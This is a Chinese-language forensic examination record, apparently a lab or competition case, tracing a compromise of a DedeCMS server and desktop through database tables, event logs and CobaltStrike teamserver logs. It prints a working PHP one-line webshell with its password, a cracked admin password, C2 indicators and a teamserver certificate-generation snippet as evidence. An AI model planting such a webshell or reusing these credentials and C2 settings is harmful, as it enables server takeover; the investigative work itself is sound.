

# 检验过程记录

一、启动取证设备，用杀毒软件对取证设备进行杀毒。

二、将检材镜像 1.zip 进行解压，将解压后的加密容器采用 MD5 值和 SHA256 值校验备份检材完整性。加密容器 MD5 值：3A6DE3FE5D34259C6FC7D7F33340F7D6；SHA1：C920E80C68CA60158BBEB3FA451368FD1067462B。

三、使用 VeraCrypt（1.25.7）软件挂载加密容器。

四、使用取证大师 V6.2.01035RTM、弘连火眼证据分析软件 V4.25.0.54499、电子数据仿真取证系统 V6.2.03882RTM 分别加载检材，提取、检验相关数据，如下：

## 1、黑客注册的会员用户名

通过挂载受害人服务器镜像文件进入受害人服务器，打开护卫神控制面板，看到 MySQL 数据库启动失败，sqlserver 未安装。在“管理工具”-“服务”中找到 mysql 服务，右键点击“属性”-“登录”-勾选“本地系统账户”。然后在护卫神控制面板重启 mysql 服务，并进入 phpMyAdmin，在 mynewcc123coom 数据库的 dede\_member 表中，找到 admin 账号以及一个名为“hacker”的账号。如图：

<

## 2、受害人服务器后台管理员账号密码

通过上述数据库 mynewcc123coom 的 dede\_member 表中记录的管理员账号密码为 3e6b1812df726be884ddcfc4139128db。该密码为 MD5 加密，通过在线 MD5 解密后得到管理员账

情报IOC

情报IOC	IOC类型	微步判定	情报内容	发现IOC环境
118.24.75.245	IP	恶意	远控  CobaltStrike beacon载荷	Win10(1903 64bit,Office2016)
http://118.24.75.245/OzCP	URL	恶意	-	Win10(1903 64bit,Office2016)
bbefd684ea080c874c2e4c8114dfc8bdf9a9682bef678e305af13436642ea168	Hash	恶意	CobaltStrike  木马	3 个分析环境

Magic Data 5

md5\_16 | 3e6b1812df726be884ddcf4139128db

ikfy

查询

解密结果

admin7788

复制

号密码为 admin7788。如图：

3、找出服务器中 shell 的目录及密码

通过火眼证据分析软件，将受害人服务器添加到检材当中，在文件系统中搜索“shell.php”，找到在 C：HwsHostMaster\wwwroot\newcc123\_sqlohp\web\uploads\allimg 存在一个 shell.php 文件，用记事本打开该 php 文件，里面为一句话木马 <?php @eval(\$\_POST['shell']);?>，该木马连接密码为 shell。如图：

1 shell.php

shell.php

高

序号	名称	大小	创建时间	修改时间	全路径
1	shell.php	31 B	2023-05-22 13:31:32	2023-05-22 13:33:47	受害人服务器.E01/分区3/HwsHostMaster/www...

`<?php @eval($_POST['shell']);?>`

4、排查黑客攻击使用的木马

用电子数据仿真取证系统挂载受害人台式机镜像进行仿真。进入受害人电脑后，登录用户名 为孙笑川，在电脑桌面上有个 artifact.exe 的文件，将该文件用杀毒软件查杀发现为木马软件，后将该程序放到微步云沙箱进行分析得到该木马文件的哈希值为 bbefd684ea080c874c2e4c8114dfc8bdf9a9682bef678e305af13436642ea168 以及远程连接的 IP 为 118.24.75.245。如图：



### artifact - 副本

首次提交: 2023/06/07    末次提交: 2023/06/08    末次分析: 2023/06/08 14:54:48

文件大小: 8 KB    文件类型: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows,...

引擎检出: 12 / 24    分析环境: Win7(32bit,Office2013) Win10(1903 64bit,Office2016) Win7(64bit,Office2013)

威胁分类: 木马 ?    木马家族: CobaltStrike

场景标签: CobaltStrike检测

场景描述: 根据云沙箱综合检测系统判定, 该样本属CobaltStrike木马家族。

HASH

SHA256: bbefd684ea080c874c2e4c8114dfc8bd9a9682bef678e305af13436642ea168

MD5: e16e6bd8f7ebd3dd4eb8710c75d3b223


SHA1: 9477ff0cf69dd2482a2bbef990cfb76f99919a10

#### 情报IOC ?

情报IOC	IOC类型	微步判定	情报内容	发现IOC环境
118.24.75.245	IP	恶意	远控  CobaltStrike beacon载荷	Win10(1903 64bit,Office2016)
http://118.24.75.245/OzCP	URL	恶意	-	Win10(1903 64bit,Office2016)
bbefd684ea080c874c2e4c8114dfc8bd9a9682bef678e305af13436642ea168	Hash	恶意	 CobaltStrike 木马	3 个分析环境

#### 5、受害者计算机系统被新建账户名

进入受害者台式机后，右键此电脑点击“管理” - “事件查看器” - “windows 日志” - “安全”，因为新建账户的事件 ID 为 4720，找到事件 ID 为 4720 的事件，可以看到在 2023 年 5 月 24 日 10 点 32 分，账户名为“孙笑川”的用户新建一个名为“黄雪君\$”的账户。如图：



## 6、反党视频内的链接地址


通过搜索被害人电脑内的视频文件，发现在 C 盘根目录下有个 1.avi 文件，打开后就可以看到视频的链接地址为 111.22.34.74:7002/console/login/LoginForm.jsp。如图：



## 7、该视频的下载地址

用电子数据仿真取证系统添加镜像文件：嫌疑人服务器.E01，开启虚拟机。因为该服务器为 Linux 系统，为方便操作，搭建了宝塔 Linux 面板。通过宝塔面板找到在 /root/C2/logs/230524 目录下有日志文件，查看目录文件中的日志文件 events.log，可以看到视频文件的下

载地址为 <http://118.24.75.245:80/download/file.ext>。如图：



```
1 05/24 02:17:46 UTC *** initial beacon from Administrator *@192.168.52.141 (DESKTOP-PS0TPPP)
2 05/24 02:18:04 UTC *** neo (222.209.25.156) joined
3 05/24 02:18:23 UTC *** initial beacon from 孙笑川@192.168.5.118 (DESKTOP-BA5487M)
4 05/24 02:25:29 UTC *** Z (218.72.50.51) joined
5 05/24 02:29:37 UTC *** neo hosted file /root/uploads/1.avi @ http://118.24.75.245:80/download/file.ext
6 05/24 02:30:17 UTC *** neo hosted file /root/uploads/1.avi @ http://118.24.75.245:80/download/file.avi
7 05/24 03:25:45 UTC *** initial beacon from 孙笑川@192.168.5.118 (DESKTOP-BA5487M)
8 05/24 03:42:23 UTC *** neo quit
9
```

8、远控程序所在服务器的指纹


进入嫌疑人服务器，通过指令进入到 C2 目录，通过 teamserver 命令连接到 118.24.75.245，可以看到远控程序所在服务器的指纹为 a278829731b09a2a4443c9a3fbc8d53ee2391be6e9beef80118c1fc0a34e70ec。如图：



```
[*] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: a278829731b09a2a4443c9a3fbc8d53ee2391be6e9beef80118c1fc0a34e70ec
[*] Trapped java.net.BindException during Start Beacon: hacker (windows/beacon_http/reverse_http) bound to port 80 [server call
```

9、远控程序的证书通用名称(Common Name)

在宝塔 Linux 面板下，进入/root/C2，打开该目录下的 teamserver 文件，可以找到远控程序的证书通用名称(Common Name)\*.microsoft.com。如图：



```
else
    print_info "Generating X509 certificate and keystore (for SSL)"
    keytool -keystore ./cobaltstrike.store -storepass Microsoft -keypass Microsoft -genkey -keyalg RSA -alias cobaltstrike -dname "CN=*.microsoft.com, OU=Microsoft Corporation,"
fi
```

10、远控程序最后一次收到 beacon 的时间戳

在宝塔 Linux 面板下，进入到/root/C2/logs/230525/192.168.5.118，该目录下有一个 beacon\_2067070634.log 日志文件，打开可以看到远控程序最后一次收到 beacon 的时间是 05/25 06:14:48 UTC。因为服务器时间是 UTC，在线时间戳转换器的时间为北京时间，所以要将服务器时间加 8 个小时在转换时间戳。通过时间戳转换器将该时间转换为时间戳：1684995288。





五、经检验、鉴定，受害人服务器内的木马文件对服务器攻击后，对局域网电脑进行了内网渗透，并且对局域网电脑进行了木马攻击，通过远程操作，从 IP 地址为 118.24.75.245 处下载了一个名为 1.avi 到 IP 地址为 192.168.5.118 的受害人电脑上。